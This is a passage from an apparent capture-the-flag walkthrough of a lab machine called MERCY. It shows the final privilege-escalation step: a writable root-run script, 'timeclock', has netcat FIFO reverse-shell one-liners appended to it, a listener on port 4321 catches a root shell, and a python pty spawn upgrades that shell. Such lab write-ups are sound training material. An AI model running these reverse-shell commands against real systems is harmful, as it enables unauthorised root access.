21 0</tmp/bbgmcjt | /bin/sh >/tmp/bbgmcjt 2>&1; rm /tmp/bbgmcjt">>timeclock
fluffy@MERCY:~/.private/secrets$ cat timeclock
cat timeclock
#!/bin/bash

now=$(date)
echo "The system time is: $now." > ../../../../../var/www/html/time
echo "Time check courtesy of LINUX" >> ../../../../../var/www/html/time
chown www-data:www-data ../../../../../var/www/html/time
mkfifo /tmp/wdbhylr; nc 172.16.148.150 8888 0</tmp/wdbhylr | /bin/sh >/tmp/wdbhylr 2>&1; rm /tmp/wdbhylr
mkfifo /tmp/bbgmcjt; nc 172.16.148.166 4321 0</tmp/bbgmcjt | /bin/sh >/tmp/bbgmcjt 2>&1; rm /tmp/bbgmcjt
fluffy@MERCY:~/.private/secrets$
```

Step19:

start listener on port **4321 and** wait a little bit time and got the root shell back**.**


root@kali:~# nc -lvp 4321
listening on [any] 4321 ...
172.16.148.156: inverse host lookup failed: Unknown host
connect to [172.16.148.166] from (UNKNOWN) [172.16.148.156] 36896
python -c 'import pty;pty.spawn("/bin/bash")'
root@MERCY:~# id
id
uid=0(root) gid=0(root) groups=0(root)